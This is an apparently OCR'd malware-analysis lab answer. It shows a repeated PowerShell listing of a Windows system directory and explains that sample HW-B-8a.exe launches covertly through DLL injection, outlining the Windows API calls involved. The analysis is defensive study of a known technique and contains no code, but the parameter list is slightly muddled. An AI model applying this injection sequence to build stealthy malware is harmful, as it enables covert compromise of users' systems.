
Internally, the following files are modified.




Select Administrator: Windows PowerShell
d---- 7/13/2009 7:05 PM SchCache
d---- 7/13/2009 9:52 PM schemas
d---- 7/14/2009 12:22 AM security
d---- 7/13/2009 9:34 PM ServiceProfiles
d---- 1/2/2018 6:43 PM servicing
d---- 7/13/2009 9:34 PM Setup
d---- 1/2/2018 9:03 PM SoftwareDistribution
d---- 7/13/2009 9:56 PM Speech
d---- 7/13/2009 9:52 PM system
d---- 11/14/2021 7:39 PM System32
d---- 7/13/2009 9:46 PM TAPI
d---- 7/13/2009 9:53 PM Tasks
d---- 11/14/2021 7:42 PM Temp
d---- 1/2/2018 8:44 PM tracing
d---- 7/13/2009 9:52 PM twain_32
d---- 7/13/2009 7:37 PM Vss
d---- 7/13/2009 9:52 PM Web
d---- 11/14/2021 7:29 PM winsxs
-a--- 11/20/2010 4:16 AM 65024 bfsvc.exe
-a--s 11/14/2021 7:29 PM 67584 bootstat.dat
-a--- 1/2/2018 5:20 PM 1774 DtcInstall.log
-a--- 6/10/2009 2:14 PM 53555 Enterprise.xml
-a--- 8/29/2016 7:55 AM 2972672 explorer.exe
-a--- 7/13/2009 6:14 PM 13824 fveupdate.exe
-a--- 6/2/2017 12:57 AM 497152 HelpPane.exe
-a--- 7/13/2009 6:14 PM 15360 hh.exe
-a--- 1/2/2018 7:24 PM 13089 IE11_main.log
-a--- 7/13/2009 3:58 PM 43131 mib.bin
-a--- 6/10/2009 2:19 PM 1405 msdfmap.ini
-a--- 7/9/2015 10:42 AM 179712 notepad.exe
-a--- 1/2/2018 8:08 PM 16240 PFRO.log
-a--- 7/13/2009 6:14 PM 398336 regedit.exe
-a--- 11/14/2021 7:29 PM 16025 setupact.log
-a--- 7/13/2009 9:39 PM 0 setuperr.log
-a--- 6/10/2009 2:14 PM 48201 Starter.xml
-a--- 6/10/2009 2:46 PM 219 system.ini
-a--- 1/2/2018 5:20 PM 1313 TSSysprep.log
-a--- 6/10/2009 2:41 PM 94784 twain.dll
-a--- 11/20/2010 4:21 AM 51200 twain_32.dll
-a--- 6/10/2009 2:41 PM 49680 twunk_16.exe
-a--- 7/13/2009 6:14 PM 31232 twunk_32.exe
-a--- 7/13/2009 9:54 PM 403 win.ini
-a--- 11/14/2021 7:40 PM 1189489 WindowsUpdate.log
-a--- 6/10/2009 2:42 PM 256192 winhelp.exe
-a--- 7/13/2009 6:14 PM 9728 winhlp32.exe
-a--- 6/10/2009 2:34 PM 316640 WMSysPr9.prx
-a--- 7/13/2009 6:14 PM 9216 write.exe
-a--- 6/10/2009 2:42 PM 707 _default.pif


Select Administrator: Windows PowerShell
d---- 7/13/2009 7:05 PM SchCache
d---- 7/13/2009 9:52 PM schemas
d---- 7/14/2009 12:22 AM security
d---- 7/13/2009 9:34 PM ServiceProfiles
d---- 1/2/2018 6:43 PM servicing
d---- 7/13/2009 9:34 PM Setup
d---- 1/2/2018 9:03 PM SoftwareDistribution
d---- 7/13/2009 9:56 PM Speech
d---- 7/13/2009 9:52 PM system
d---- 11/14/2021 7:39 PM System32
d---- 7/13/2009 9:46 PM TAPI
d---- 7/13/2009 9:53 PM Tasks
d---- 11/14/2021 7:42 PM Temp
d---- 1/2/2018 8:44 PM tracing
d---- 7/13/2009 9:52 PM twain_32
d---- 7/13/2009 7:37 PM Vss
d---- 7/13/2009 9:52 PM Web
d---- 11/14/2021 7:29 PM winsxs
-a--- 11/20/2010 4:16 AM 65024 bfsvc.exe
-a--s 11/14/2021 7:29 PM 67584 bootstat.dat
-a--- 1/2/2018 5:20 PM 1774 DtcInstall.log
-a--- 6/10/2009 2:14 PM 53555 Enterprise.xml
-a--- 8/29/2016 7:55 AM 2972672 explorer.exe
-a--- 7/13/2009 6:14 PM 13824 fveupdate.exe
-a--- 6/2/2017 12:57 AM 497152 HelpPane.exe
-a--- 7/13/2009 6:14 PM 15360 hh.exe
-a--- 1/2/2018 7:24 PM 13089 IE11_main.log
-a--- 7/13/2009 3:58 PM 43131 mib.bin
-a--- 6/10/2009 2:19 PM 1405 msdfmap.ini
-a--- 7/9/2015 10:42 AM 179712 notepad.exe
-a--- 1/2/2018 8:08 PM 16240 PFRO.log
-a--- 7/13/2009 6:14 PM 398336 regedit.exe
-a--- 11/14/2021 7:29 PM 16025 setupact.log
-a--- 7/13/2009 9:39 PM 0 setuperr.log
-a--- 6/10/2009 2:14 PM 48201 Starter.xml
-a--- 6/10/2009 2:46 PM 219 system.ini
-a--- 1/2/2018 5:20 PM 1313 TSSysprep.log
-a--- 6/10/2009 2:41 PM 94784 twain.dll
-a--- 11/20/2010 4:21 AM 51200 twain_32.dll
-a--- 6/10/2009 2:41 PM 49680 twunk_16.exe
-a--- 7/13/2009 6:14 PM 31232 twunk_32.exe
-a--- 7/13/2009 9:54 PM 403 win.ini
-a--- 11/14/2021 7:40 PM 1189489 WindowsUpdate.log
-a--- 6/10/2009 2:42 PM 256192 winhelp.exe
-a--- 7/13/2009 6:14 PM 9728 winhlp32.exe
-a--- 6/10/2009 2:34 PM 316640 WMSysPr9.prx
-a--- 7/13/2009 6:14 PM 9216 write.exe
-a--- 6/10/2009 2:42 PM 707 _default.pif



Select Administrator: Windows PowerShell
d---- 7/13/2009 7:05 PM SchCache
d---- 7/13/2009 9:52 PM schemas
d---- 7/14/2009 12:22 AM security
d---- 7/13/2009 9:34 PM ServiceProfiles
d---- 1/2/2018 6:43 PM servicing
d---- 7/13/2009 9:34 PM Setup
d---- 1/2/2018 9:03 PM SoftwareDistribution
d---- 7/13/2009 9:56 PM Speech
d---- 7/13/2009 9:52 PM system
d---- 11/14/2021 7:39 PM System32
d---- 7/13/2009 9:46 PM TAPI
d---- 7/13/2009 9:53 PM Tasks
d---- 11/14/2021 7:42 PM Temp
d---- 1/2/2018 8:44 PM tracing
d---- 7/13/2009 9:52 PM twain_32
d---- 7/13/2009 7:37 PM Vss
d---- 7/13/2009 9:52 PM Web
d---- 11/14/2021 7:29 PM winsxs
-a--- 11/20/2010 4:16 AM 65024 bfsvc.exe
-a--s 11/14/2021 7:29 PM 67584 bootstat.dat
-a--- 1/2/2018 5:20 PM 1774 DtcInstall.log
-a--- 6/10/2009 2:14 PM 53555 Enterprise.xml
-a--- 8/29/2016 7:55 AM 2972672 explorer.exe
-a--- 7/13/2009 6:14 PM 13824 fveupdate.exe
-a--- 6/2/2017 12:57 AM 497152 HelpPane.exe
-a--- 7/13/2009 6:14 PM 15360 hh.exe
-a--- 1/2/2018 7:24 PM 13089 IE11_main.log
-a--- 7/13/2009 3:58 PM 43131 mib.bin
-a--- 6/10/2009 2:19 PM 1405 msdfmap.ini
-a--- 7/9/2015 10:42 AM 179712 notepad.exe
-a--- 1/2/2018 8:08 PM 16240 PFRO.log
-a--- 7/13/2009 6:14 PM 398336 regedit.exe
-a--- 11/14/2021 7:29 PM 16025 setupact.log
-a--- 7/13/2009 9:39 PM 0 setuperr.log
-a--- 6/10/2009 2:14 PM 48201 Starter.xml
-a--- 6/10/2009 2:46 PM 219 system.ini
-a--- 1/2/2018 5:20 PM 1313 TSSysprep.log
-a--- 6/10/2009 2:41 PM 94784 twain.dll
-a--- 11/20/2010 4:21 AM 51200 twain_32.dll
-a--- 6/10/2009 2:41 PM 49680 twunk_16.exe
-a--- 7/13/2009 6:14 PM 31232 twunk_32.exe
-a--- 7/13/2009 9:54 PM 403 win.ini
-a--- 11/14/2021 7:40 PM 1189489 WindowsUpdate.log
-a--- 6/10/2009 2:42 PM 256192 winhelp.exe
-a--- 7/13/2009 6:14 PM 9728 winhlp32.exe
-a--- 6/10/2009 2:34 PM 316640 WMSysPr9.prx
-a--- 7/13/2009 6:14 PM 9216 write.exe
-a--- 6/10/2009 2:42 PM 707 _default.pif




2. What method does HW-B-8a.exe use to perform covert launching?

It uses a DLL injection. DLL injection is a form of process injection where a remote process is forced to load a malicious DLL.


1. Injecting code into a remote process
    1. **LoadLibrary**




2. obtain a handle to the victim process (search the process list for the injection target)
    1. **CreateToolhelp32Snapshot**
    2. **Process32First**
    3. **Process32Next**
3. launcher retrieves the process identifier (PID) of the target process and then uses it to obtain the handle
    1. **OpenProcess**




4. launcher malware to create and execute a new thread in a remote process
    1. **CreateRemoteThread**
        1. 3 Parameters:
            1. **hProcess**: process handle obtained
            2. **OpenProcess**
            3. **lpStartAddress** : starting point of the injected thread
            4. **lpParameter**: an argument for that thread



5. create space for the malicious library name string
    1. **VirtualAllocEx**

